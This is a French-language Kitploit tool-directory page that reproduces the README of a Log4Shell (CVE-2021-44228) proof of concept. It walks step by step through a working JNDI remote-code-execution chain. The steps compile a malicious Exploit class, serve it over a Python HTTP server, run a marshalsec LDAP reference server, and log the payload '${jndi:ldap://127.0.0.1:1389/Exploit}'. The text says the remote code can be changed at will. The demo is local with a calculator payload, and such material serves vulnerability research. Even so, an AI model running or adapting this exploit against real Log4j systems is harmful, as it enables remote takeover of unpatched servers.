
Skip to content
KitploitKITPLOIT
OutilsBlog
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/coldfusionx/cve-2021-44228-log4shell-poc
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionDéveloppement de Charges Utiles
GitHubcoldfusionx/cve-2021-44228-log4shell-poc

CVE-2021-44228-Log4Shell-POC

Preuve de concept pour Log4Shell (CVE-2021-44228) démontrant l'exécution de code à distance basée sur JNDI via des serveurs LDAP et HTTP.

Voir le dépôt
213il y a 4 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2021-44228-Log4Shell-POC

POC complet pour la célèbre faille Log4j CVE-2021-44228

Prérequis

  • Téléchargez et installez Java depuis ici, vous pouvez utiliser jdk-8u181.
  • Installez IntelliJ Idea depuis ici

POC

  • Étape 1 : Clonez ce dépôt.
  • Étape 2 : Déplacez le fichier Exploit.java dans un autre dossier. Comme dans mon cas, j'ai créé un dossier rce dans le répertoire personnel. /home/coldfusionx/rce

mov



  • Étape 3 : Jetez un œil à Exploit.java Ici, vous pouvez modifier le code distant comme vous le souhaitez, dans ce cas cela ouvrirait sur une machine Ubuntu.
gnome-calculator

exp

  • Étape 4 : Ensuite, nous devons compiler Exploit.java avec la commande javac Exploit.java, une fois la compilation réussie, nous devrions voir un nouveau fichier Exploit.class être créé.

com


  • Étape 5 : Démarrez un serveur HTTP Python pour héberger Exploit.class avec python3 -m http.server 8888, vous pouvez également utiliser un serveur PHP avec la commande php -S 127.0.0.1:8888.
sv



  • Étape 6 : Chargez les fichiers du projet dans IntelliJ Idea et laissez Maven terminer l'indexation des fichiers. Une fois terminé, votre projet devrait ressembler à ceci :

poc1


  • Étape 7 : Pour exécuter le projet, nous devons créer une configuration, cliquez sur Add Configuration

poc2

root@kitploit:~

1. Sélectionnez `Application`

poc3

root@kitploit:~

2. Sélectionnez la classe principale

main

root@kitploit:~

3. Sélectionnez le JDK et appliquez.

poc4

root@kitploit:~
4. Vous devriez voir l'application Log4j créée, prête à être exécutée.
poc5

  • Étape 8 : Ensuite, nous démarrons le LDAPRefServer avec marshalsec :
  • cd marshasec


  • Exécutez java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit" pour démarrer le serveur LDAP, ici 127.0.0.1:8888 est le serveur Python qui héberge Exploit.class, d'où la spécification de /#Exploit
ldap

  • Étape 9 : Modifiez la charge utile JNDI dans log4j.java selon vos besoins, logger.error("${jndi:ldap://127.0.0.1:1389/Exploit}"); Dans ce cas, nous chargeons la classe distante Exploit, le serveur de référence LDAP redirigera la requête vers notre serveur Python qui héberge la classe malveillante Exploit.

  • Étape 10 : Exécutez Log4j, en cas de succès, vous devriez voir une calculatrice gnome s'ouvrir.
rce

Consultez mon analyse détaillée sur Log4Shell CVE-2021-44228

Référence

  • https://nvd.nist.gov/vuln/detail/CVE-2021-44228
Télécharger l’outil